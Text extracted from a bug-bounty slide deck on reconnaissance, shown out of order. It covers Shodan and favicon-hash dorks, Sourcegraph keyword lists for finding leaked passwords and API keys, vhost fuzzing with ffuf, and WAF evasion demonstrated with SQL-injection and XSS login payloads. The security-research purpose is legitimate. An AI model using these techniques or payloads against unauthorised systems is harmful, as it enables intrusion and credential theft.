Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 09 Aug 2024 06:06:15 GMT
ETag: W/"33f-19135beb1e0"
Supported SSL Versions: TLSv1.2, TLSv1.3

→ **SSL Certificate** ↗

HTTP/1.1 200 OK
Date: Fri, 02 May 2025 13:24:50 GMT
Connection: Keep-Alive
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no-cache, max-age=0, must-revalidate
X-Frame-Options: SAMEORIGIN

Favicon Recon



Where and how to look for hash & md5 ?

zoomeye.ai (favicon hash)
Upload ico or dorking

Dork:

iconhash:"xxxxxxxxxx"

iconhash = "1275684068" Not satisfied with the search, try [ZoomEyeGPT](#)

About 7 results (Nearly year: 3 results) 0.111 seconds

Result Report Maps Only \$10 Download All

45.91.81.164:446 446 https

45.91.81.164 United States, California, L... Organization: RHINO CLOUD LTD ASN: AS395886 Title: The most-comprehensive... IDC 2025-04-04 21:32 Please login to view detail! Login

35.215.151.37:443 443 https

35.215.151.37 China, Hong Kong, Hong K... Hostname: 37.151.215.35.bc.go... Organization: Google LLC ASN: AS15169 Title: 168极速赛车在线开奖官方... IDC 2024-12-24 06:40 Please login to view detail! Login

Now we know what is the software or the 3rd party , what we can do to test ?

- if the app you test running with a strong waf , no origin IP available , we can here start looking for the same software without a waf , or install it locally and test it
- We can collect the software endpoints on other domains not our pentest domains , and then test the endpoints on our pentest
- We can look for the software repo on github / gitlab / etc...

Zero-Day! Example

- We found a software via checking for favicon hash.
- Via looking for software domains on virustotal we found a source backup for the software not our program.
- After looking for the software we found a machinekey in the source web.config file.
- Then we tested that machinekey on all clients , and the results was a amazing 0day RCE

Remote Code Execution on [REDACTED] due to hardcoded machine key on [REDACTED] application	\$20,000
[REDACTED]	40 points
P1 Resolved	Comments 4
Remote Code Execution on [REDACTED] due to hardcoded machine key on [REDACTED] application	\$20,000
[REDACTED]	40 points
P1 Resolved	Comments 2

03

SourceGraph

Code / File Search



Sourcegraph



What is sourcegraph ?

For me it's a Superior code search , after limit most of functions in code search in github

Sourcegraph is a **powerful code search and intelligence platform** that helps developers explore , understand , and debug code across multiple repos , it indexed and analyzes code to provide fast , accurate searches , cross-references , etc....



Sourcegraph



Why Sourcegraph Search is Better Than GitHub for Bug Hunting?

1 Blazing-Fast, Large-Scale Searches

- GitHub's search slows down on big repos—Sourcegraph indexes everything, enabling instant results across millions of lines of code.
- Searches entire commit histories, not just the latest branch.

2 Advanced Query Power

- Regex + Structural Search – Find complex patterns (e.g., `$.*\(.*\).*\{.*\}` for risky JS eval-like calls).
- Boolean operators (AND, OR, NOT) for precise filtering (e.g., `lang:go auth AND NOT encryption`).
- GitHub's search lacks this depth—it's optimized for basic file/text lookup.



3 Cross-Repo & Dependency-Aware

- Search all your organization's repos at once, including mirrored or forked projects.
- GitHub restricts cross-repo searches unless you use GitHub Advanced Security (expensive).

4 Code Intelligence for Exploit Tracing

- Jump to definitions, references, and call graphs to track vulnerability flows.
- GitHub's code navigation is slower and less accurate in monorepos.

Sourcegraph



<https://sourcegraph.com/search>

KeyWords/Query	Why It's Used	Example
lang:language	Filter results by programming languages	pydays.com lang:python
patternType:regexp	Enables regex searches for complex vuln patterns	att.com lang:java patternType:regexp (\s*".*\+\."*)
repo:Repo Name	Search for specific repositories	repo:^github\.com/paypal/.*
file:file path	Limits searches to specific files	att.com password file:\.env
content:	Matches exact code snippets	content:"new Function("
AND	Search for the same keywords in one code	att.com AND password AND admin
OR	Search from more than 1 keywords in one code	att.com AND (password OR passwd OR pw)
NOT	Remove a specific keyword from results	att.com password NOT help.att NOT test

Sourcegraph



<https://sourcegraph.com/search>

Top KeyWords	Top KeyWords	Top KeyWords
password	passwd	pwd
pw	accesskey	secretkey
AKIA ASIA	api=	apikey=
clientsecret	client_secret	authorization:
Bearer eyJ	secret	token=
secret_key	sendkey	send_key

Sourcegraph

<https://sourcegraph.com/search>



service-now.com AND (Passwd OR password OR PW) NOT example NOT test NOT server.service-now lang:python

87 results in 0.38s See more details

Filter results

By type

- {} Code 87
- % Repositories
- Paths
- Symbols
- Commits
- Diffs

By repository

Filter repositories

- osomai/servicenow-mcp 32
- rapid7/insightconnect-plugins 15
- SecurityUniversalOrg/SecuSphere 7
- jonrau1/ElectricEye 6
- sosdave/Enumeration-as-a-Service 5

Show more

By language

- Python 87

By topic

Filter topics

Rest_Call.py

Sonnyducks/ServiceNow · Rest_Call.py

Eg. User name="admin", Password="admin" for this code sample.
user = 'admin'
pwd = 'admin'

Do the HTTP request
response = requests.post(url, auth=(user, pwd), headers=headers ,data='{"type":"New Well","short_description":"New well for Billings, Montana"}')

Show 1 more match

EC2 Auto Clean Room Forensics / Lambda-Functions / generateSupportTicket.py

awslabs/aws-security-automation · EC2 Auto Clean Room Forensics / Lambda-Functions / generateSupportTicket.py

Eg. User name="admin", Password="admin" for this code sample.
user = 'admin'
pwd = 'admin'

Do the HTTP request
response = requests.post(url, auth=(user, pwd), headers=headers ,data='<request><entry><short_description>Unable to connect to office wifi</short_description><assigni...

Show 1 more match

archiv / service_now_notify / service_now.py

kuhn-ruess/Checkmk-Checks · archiv / service_now_notify / service_now.py

API_URL = "https://xxxx.service-now.com/api/x_segh4_cxn/connect/transaction_queue/checkmk/incident/create"
AUTH_USER = ""
AUTH_PASSWORD = ""

20

04

Tips & Tricks



Vhosts



Vhosts



Send Cancel < > Target: https://156.11.11.11/ HTTP/1

Request Response Inspector Notes Explanations Custom actions

Pretty Raw Hex Render

Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 156.11.11.11
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
0 Sec-Fetch-Site: none
1 Sec-Fetch-User: ?1
2 Priority: u=0, i
3 Te: trailers
4 Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Date: Sun, 11 May 2025 07:18:03 GMT
3 Server: Apache
4 Content-Length: 171
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <html>
9     <head>
10         <title>
11             400 Bad Request
12         </title>
13     </head>
14     <body>
15         <h1>
16             Bad Request
17         </h1>
18         <p>
19             Your browser sent a request that this server could not understand.NSA<br/>
20         </p>
21     </body>
22 </html>
```

Inspector

Vhosts



Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn 403 Bypasser 5GC API Parse CO2 BurpJSLinkFinder Logger++ Log Viewer

Sensitive Discoverer IIS Tilde Enumeration OverThere Software Vulnerability Scanner Autorize Paramalyzer backupFinder GAP XSS Validator

1 x 2 x +

Sniper attack

Target <https://156.86.10.100>

Update Host header to match target

Positions

```
1 GET / HTTP/1.1
2 Host: S
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Priority: u=0, i
13 Te: trailers
14 Connection: keep-alive
15
```

Payloads

Payload count: 34,830
Request count: 34,830

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list...

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule Edit Remove Up Down

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\^<>?+&*;"@|^`#

Event log (109) All issues (1259) 1 highlight 1 payload position Length: 4

Memory: 21.25GB

32. Intruder attack of https://156.55.204.226

Results

Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
33914	[REDACTED].com	200	16557			18486	
5824	[REDACTED].com	401	525			1566	
5825	[REDACTED].com	401	554			1566	
1861	[REDACTED].com	503	550			473	
10610	[REDACTED].com	503	5524			473	
11782	[REDACTED].com	503	5529			473	
0		400	271			337	
1	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	510			337	
2	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	532			337	
3	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	550			337	
4	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	579			337	
5	0000-dto2-0af0ca462.cs.fiscloudservices.com	400	528			337	

```
ffuf -u "https://FUZZ1/" -H "Host: FUZZ2" -H "User-agent: userAgent" -mc all -fc 400 -t 200 -w ips.txt:FUZZ1 -w domains.txt:FUZZ2 -of html -o results.html
```

WAF Evasion Via Vhost



Send Cancel < ▾ > ▾

Target: https://app[REDACTED] | HTTP/2 | ?

Request

Pretty Raw Hex

```
1 POST /account/login? HTTP/2
2 Host: app[REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Content-Length: 66
9 Origin: [REDACTED]
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Priority: u=0
14 Te: trailers
15
16 username=test%40test.com%20OR%20'1'='1%20--&password=Test%40test|
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 429 Too Many Requests
2 Date: Sun, 11 May 2025 07:36:15 GMT
3 Content-Type: text/html; charset=UTF-8
4 Content-Length: 5378
5 Retry-After: 86399
6 Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Expires: Thu, 01 Jan 1970 00:00:01 GMT
8 [REDACTED]
[REDACTED]
path=/; expires=Sun, 11-May-25 08:06:15 GMT; domain=[REDACTED]; HttpOnly; Secure; SameSite=None
9 Vary: Accept-Encoding
10 Expect-Ct: max-age=86400, enforce
11 Referrer-Policy: same-origin
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: SAMEORIGIN
14 X-Xss-Protection: 1; mode=block
15 Server: cloudflare
16 Cf-Ray: 93e00115bb332a8-AMM
17 Alt-Svc: h3=":443"; ma=86400
```

Inspector

Request attributes 2 ▾

Request query parameters 0 ▾

Request body parameters 2 ▾

Request cookies 0 ▾

Request headers 16 ▾

Response headers 16 ▾

Notes

Explanations

A red arrow points from the 'Target' field to the 'Request' section, and another red arrow points from the 'Request' section to the 'Response' section.

WAF Evasion Via Vhost



Send Cancel < > Target: https://52.193.171.148/ HTTP/1.1 ?

Request

Pretty Raw Hex

```
1 POST /account/login? HTTP/1.1
2 Host: app[REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Content-Length: 66
9 Origin: https://[REDACTED]
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-site
13 Priority: u=0
14 Te: trailers
15
16 username=test%40test.com%20OR%20'1'='1%20--&password=Test%40test
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2 Content-Length: 168
3 Content-Type: text/plain; charset=utf-8
4 Date: Sun, 11 May 2025 07:40:44 GMT
5 Server: Microsoft-IIS/10.0
6 Access-Control-Allow-Origin: *
7 Cache-Control: no-cache
8 Expires: -1
9 Pragma: no-cache
10 [REDACTED]
11 [REDACTED]
12 X-AspNet-Version: 4.0.30319
13 X-Powered-By: ASP.NET
14
15 {"message":"An error has occurred","statusCode":401,"error":"The email address or password is incorrect.","exceptionType":"Quango.Platform.Models.UserNotFoundException"}|
```

Inspector

Request attributes 2 ▾

Request query parameters 0 ▾

Request body parameters 2 ▾

Request cookies 0 ▾

Request headers 13 ▾

Response headers 12 ▾

Notes Explanations Cus

Akamai WAF Evasion Via Loading Huge Content



Target: https://[REDACTED] | HTTP/2

Request

Pretty Raw Hex

```
1 POST / HTTP/2
2 Host: [REDACTED]
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate, br
6 Referer: https://[REDACTED]/
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 4965
9 Origin: https://[REDACTED]
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17
18 subject=123456'<script>alert(1)</script>&btnLogin.x=39&btnLogin.y=19&clear.previous.selected.subject=g
cancel.identifier.selection=false
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 403 Forbidden
2 Mime-Version: 1.0
3 Content-Type: text/html
4 Content-Length: 432
5 Expires: Sun, 11 May 2025 07:51:30 GMT
6 Cache-Control: max-age=0, no-cache, no-store
7 Pragma: no-cache
8 Date: Sun, 11 May 2025 07:51:30 GMT
9
10 <HTML>
11   <HEAD>
12     <TITLE>
13       Access Denied
14     </TITLE>
15   </HEAD>
16   <BODY>
17     <H1>
18       Access Denied
19     </H1>
20
21     You don't have permission to access
22     "http://[REDACTED];fd#46;com#47;idp#47;n061XnfIHw#47;resumeSAML20#47;idp#47;st
23     artSSO#46;ping" on this server.<P>
24       Reference#32;#35;10#46;223c1202#46;1746949890#46;57b97352
25       <P>
26         https://[REDACTED];#47;errors#46;edgesuite#46;net#47;18#46;223c1202#46;1746949890#4
27         6;57b97352
28       </P>
29     </BODY>
30   </HTML>
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 5

Request cookies: 0

Request headers: 18

Response headers: 7

Notes

Explanations

Custom actions

Akamai WAF Evasion Via Loading Huge Content



The screenshot shows a browser developer tools window with the following panes:

- Request**: Shows the raw HTTP request sent to the server. The URL is https://[REDACTED]. The request body contains a script that triggers an alert("1"). A red arrow points from the bottom of the Request pane to the script in the body.
- Response**: Shows the raw HTTP response received from the server. The status code is 200 OK. The response body is a template page for a 404 error. It includes meta tags, a title "the Lobby Login", and a message about the page being unavailable. A red arrow points from the top of the Response pane to the "SameSite=None; Secure" cookie header.
- Inspector**: Shows the request attributes, query parameters, body parameters, cookies, headers, and response headers. The response headers include "Set-Cookie: ak_bmsc=[REDACTED]" and "Content-Type: text/html; charset=UTF-8".

At the bottom, there are navigation buttons, a search bar, and a status bar indicating 2,685 bytes | 240 millis.

Wordlist-Generator



<https://github.com/lcvanderpoel/Burp-Wordlist-Generator>

Use this extension to create a wordlist from burp site map

<https://github.com/tomnomnom/unfurl>

Headers



All the time try to add for your requests:

- X-Forwarded-For Header
Referer Header
And thy inject that with a
- SQL Payloads
Blind XSS Payloads

Fuzzing



orwa.app.com

```
ffuf -w /wordlist.txt -u https://orwa.app.com/FUZZ  
ffuf -w /wordlist.txt -u https://orwa.app.com/orwaFUZZ  
ffuf -w /wordlist.txt -u https://orwa.app.com/appFUZZ  
ffuf -w /wordlist.txt -u https://orwa.app.com/_FUZZ  
ffuf -w /wordlist.txt -u https://orwa.app.com/.FUZZ
```

if the target a php

-e .php,.PhP,.php3,.zip,.txt,.7z

if the target a java

-e .jsp,.jsf,.cgi,.xml,.xhtml,.zip,.7z

if the target ASP

-e .asp,.aspx,.asmx,.ashx,.dll,.exe,.zip,.7z,.xml

<https://github.com/orwagodfather/WordList>

Essence Of Recon In Bug Bounty/Pentesting

Urwah Atiyat


Bug Hunter - Security Researcher - Pentester



About Me:



- Urwah Atiyat (OrwaGodfather).
- Bug Hunter /Security Research / Pentester.
- *Bugcrowd Top 50* .
- *P1 Warrior Rank top 5*.
- 500+ Critical/High Bug Submitted
- 1500+ Bug Submitted
- Hack Cup Winner 2022/2023.
- Ethical Hacker Of The Year For 2024 At BSides Ahmedabad
- Speakers at 3 Conferences
- 10+ 0Days & CVE-2022-21500 / CVE2022-21567
- Bug Bounty Influencer
- Cooker



Agenda / What We'll Cover



❖ Bypassing 403

❖ Finding Origin IPs

❖ WAF Evasion

❖ Sourcegraph Dorking

❖ Pro Tips & Tricks

❖ 0Day Recon Techniques

❖ Access To Unique Endpoints & Credentials

❖ VHost Testing & Dead Hosts Revival

Vulnerabilities Can Be Found



Directly (Ready To Report)

- PII Info Disclosure Endpoints
(jpg,png, pdf in sensitive companies)
- Info Disclosure Endpoints (voucher codes / gift-shopping cards)
- Emails & Passwords (clear text or encoded)
- Auth Bypass (Tokens / API Keys / Reset Password Links)
- Backup Files (.iso / .exe / .zip / .tar / .gz / .dll)
- Unauthorized Access Endpoints

Assistly (Need To Test/Exploit)

- Unique Open Ports
- Unique Files Ext
(txt/php/jsp/xml/jsf/asmx/aspx)
Testing Top 10 OWASP
- Login Panels / Registration Panels
- Unique DIR's (For FUZZING)
Etc

Sections Of Presentation



1 VirusTotal & Shodan

2 0day Recon

3 SourceGraph

4 Tips & Tricks

Q&A

01



VirusTotal & Shodan

The OSINT Superweapons For (Bypass WAFs , Expose OringIPs , VHosts , Endpoints

VirusTotal & Shodan



Shodan

The Search engine for internet linked devices ,
Why it's amazing for me?

- Finds exposed origin IPs
- Discovers misconfigured servers
- Maps internal panels
- Real-Time IPs
- Finds Vhosts

(For me its google of IPs)

VirusTotal

The Crowdsourced Recon Database (my bug
bounty oil) , Why it's amazing for me ?

- Finds exposed origin IPs
- Finds Vhosts
- Uncover 403-bypassable Urls
- Real-Time IPs
- Real-Time endpoints
(VT isn't just for malware)

Top Shodan Dorks



<https://www.shodan.io/>

Dork	Purpose	Example
ssl:"Company Name"	Find Domains & IPs Owned By The Company	ssl:"Facebook Inc."
ssl.cert.subject.cn:"domain.com"	Find Subdomain & IPs for Domain/Subdomain	ssl.cert.subject.cn:"corp.amazon.com"
http.title:"Page Title"	Find All IPs that include the same title	http.title:"Web Transfer Client"
http.favicon.hash:-1234567890	Find IPs/Domains that include the same Favicon	http.favicon.hash:-2107233094
X-XXX-X 200/301/302/403	Specific http Header Search (200 the status code)	X-ORACLE-DMS-ECID 200
net:127.0.0.1:22	CIDR Search	net:64.4.248.0/22 (Paypal CIDR)
product:"product name"	Specific Product Search	product:"IIS" 403
-DORK	- to remove a specific results from search	ssl:"Facebook Inc." -http.title:"Bad Request"

Top Shodan Dorks



ssl.cert.subject.cn:"corp.amazon.com"

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN | Explore | Downloads | Pricing ↗ | ssl.cert.subject.cn:"corp.amazon.com" | 🔍

TOTAL RESULTS **647** ←

TOP COUNTRIES

COUNTRY	RESULTS
United States	487
Ireland	49
India	44
China	28
Brazil	16
More...	

TOP PORTS

PORT	RESULTS
443	642
8443	4
63257	1

TOP ORGANIZATIONS

View Report | Download Results | Historical Trend

Product Spotlight: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

307 Temporary Redirect ↗

34.196.6.235 →
aha-cdg.aka.amazon.com
ec2-password.amazon.com
aha-preprod-iad.aka.amazon.com
aha-arm.aka.amazon.com
aha-beta-iad.aka.amazon.com
Amazon Technologies Inc.
United States, Ashburn

cloud ↗

SSL Certificate →
Issued By:
- Common Name:
Amazon RSA 2048 M03
- Organization:
Amazon
Issued To:
- Common Name:
ec2-password-gamma-iad.corp.amazon.com
Supported SSL Versions:
TLSv1.2, TLSv1.3

HTTP/1.1 307 Temporary Redirect
Date: Fri, 02 May 2025 13:59:03 GMT
Content-Type: text/html
Content-Length: 165
Connection: keep-alive
Server: Server
Location: https://midway-auth.amazon.com/SSO/re

307 Temporary Redirect ↗

107.23.35.19 →
im-on-board.corp.amazon.com
fc-pack-man-web-eu.amazon.com
audible-newsfeed-upload.integ.amazon.com
awsmp-seller-success-tool.integ.amazon.com
aptitude-alpha.corp.amazon.com
Amazon.com Inc.
United States, Ashburn

cloud ↗

SSL Certificate →
Issued By:
- Common Name:
Amazon RSA 2048 M02
- Organization:
Amazon
Issued To:
- Common Name:
im-on-board.corp.amazon.com
Supported SSL Versions:
TLSv1.2, TLSv1.3

HTTP/1.1 307 Temporary Redirect
Date: Fri, 02 May 2025 13:37:25 GMT
Content-Type: text/html
Content-Length: 165
Connection: keep-alive
Server: Server
Location: https://midway-auth.amazon.com/SSO/re

Top Shodan Dorks



http.title:"Web Transfer Client"

TOTAL RESULTS
207

TOP COUNTRIES

COUNTRY	RESULTS
United States	163
Canada	11
United Kingdom	9
Austria	2
Belgium	2
More...	

TOP PORTS

PORT	RESULTS
443	190
80	7
8081	7
4433	1
8080	1
More...	

Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using [InternetDB](#)

Web Transfer Client

199.48.80.221
venbrook.com
Lewan & Associates
United States, Denver

SSL Certificate

Issued By:
- Common Name:
Go Daddy Secure Certificate Authority - G2

Expires: -1
Last-Modified: Fri, 22 Jul 2022 14:47:12 GMT
Accept-Ranges: bytes
ETag: "0582cedd99dd81:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-...

Web Transfer Client

205.139.102.242
blackbaudhosting.com
Kintera, Inc.
United States, Boston

SSL Certificate

Issued By:
- Common Name:
GeoTrust TLS RSA CA G1

Expires: -1
Last-Modified: Thu, 22 Aug 2024 17:43:24 GMT
Accept-Ranges: bytes
ETag: "0659c9baef4da1:0"
Strict-Transport-Security: max-age=365; includeSubDomains
Date: Fri, 02 May 2025 11:38:24 GMT
Content-Length: 606
Set-Coo...
Supported SSL Versions:
TLSv1.2

Top Shodan Dorks



http.favicon.hash:-2107233094

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN Explore Downloads Pricing ↗ http.favicon.hash:-2107233094

TOTAL RESULTS **860**

TOP COUNTRIES

COUNTRY	RESULTS
United States	415
Germany	73
United Kingdom	39
Brazil	35
Netherlands	31
More...	

TOP PORTS

PORT	RESULTS
443	566
9090	105
8443	89
83	26
9443	24
More...	

OpenEdge Explorer
167.234.229.140
Oracle Corporation
Brazil, São Paulo
cloud

ProgressAbiDojo
52.23.26.174
ec2-52-23-26-174.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn
cloud

Configuration
204.12.69.5
Ntirety, Inc.
United States, Denver

SSL Certificate
HTTP/1.1 200 OK
Date: Fri, 02 May 2025 13:25:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 831
Connection: keep-alive
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 09 Aug 2024 06:06:15 GMT
ETag: W/"33f-19135beb1e0"

SSL Certificate
HTTP/1.1 200 OK
Date: Fri, 02 May 2025 13:24:50 GMT
Connection: Keep-Alive
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no-cache, max-age=0, must-revalidate
X-Frame-Options: SAMEORIGIN

Top Shodan Dorks



X-ORACLE-DMS-ECID 200

Shodan | Maps | Images | Monitor | Developer | More... X-ORACLE-DMS-ECID 200

TOTAL RESULTS 6,590

TOP COUNTRIES

Country	Count
United States	2,854
Iran, Islamic Republic of	1,336
Korea, Republic of	248
Canada	200
Hong Kong	175
More...	

TOP PORTS

Port	Count
443	3,903
80	450
8000	283
7001	120
8443	60
More...	

TOP ORGANIZATIONS

Organization	Count
Respina Networks & Beyond PJSC	1,384
Oracle Corporation	492
Oracle Public Cloud	414
Amazon Technologies Inc.	390
Amazon.com, Inc.	307
More...	

View Report | Download Results | Historical Trend

Product Spotlight: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

KERP(KCC ERP System)

SSL Certificate

Issued By: R10
Issued To: Akamai Technologies, Inc.
Common Name: sfa.globalkcc.com

CDN

HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
X-ORACLE-DMS-RID: 5bc415d2-19e9-4704-9afe-b25d4f605d08-000068af
X-ROBOTS-Tag: noindex, nofollow, nosnippet, noarchive
X-Request-ID: 412c009fa6697da36a94731137ec5232e
Vary: Accept-Encoding
Expires: Fri, 02 May 2025 14...

Oracle PeopleSoft Sign-in

SSL Certificate

Issued By: Amazon Technologies Inc.
Issued To: *pssoft.coppin.edu
Common Name: ec2-54-156-100-31.compute-1.amazonaws.com

Cloud

HTTP/1.1 200 OK
Date: Fri, 02 May 2025 14:12:28 GMT
Content-Type: text/html; CHARSET=utf-8
Content-Length: 8661
Connection: keep-alive
Cache-Control: no-cache
Cache-Control: no-store
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Origin-Agent-Cluster: ?0
X-ORACLE-DMS-RID: 0
Set-Cookie: csuphtg...

116.246.29.103

SSL Certificate

Issued By: Secure Site CA G2
Issued To: *ceibs.edu
Common Name: ceibs.edu

eol-product

HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Fri, 02 May 2025 14:07:00 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 718
Connection: keep-alive
X-ORACLE-DMS-RID: 0
Set-Cookie: JSESSIONID=d1-RUM4PRVtBI7pvyRn8eBgDN...

Top Shodan Dorks



**net:64.4.248.0/22
(Paypal CIDR)**

Top Shodan Dorks



product:"IIS" 403

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN Explore Downloads Pricing ↗ product:"IIS" 403

View Report Download Results Historical Trend

TOTAL RESULTS 461,195

TOP COUNTRIES

COUNTRY	RESULTS
United States	103,396
China	81,371
Germany	21,177
Malaysia	17,091
India	13,899
More...	

TOP PORTS

PORT	RESULTS
80	144,846
443	101,061
5009	20,342
8080	11,290
81	7,127
More...	

TOP ORGANIZATIONS

ORGANIZATION	RESULTS
Aliyun Computing Co., LTD	30,916
Microsoft Corporation	29,129

403 - Forbidden: Access is denied. [↗](#)

188.215.72.114
mailer10-4-vmta-72-114.neastudios.com
NET GATE COMUNICATII SRL
Turkey, Denizli

HTTP/1.1 403 Forbidden

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Fri, 02 May 2025 15:49:34 GMT
Content-Length: 1233

403 - Forbidden: Access is denied. [↗](#)

23.253.145.26
Rackspace Hosting
United States, Baltimore
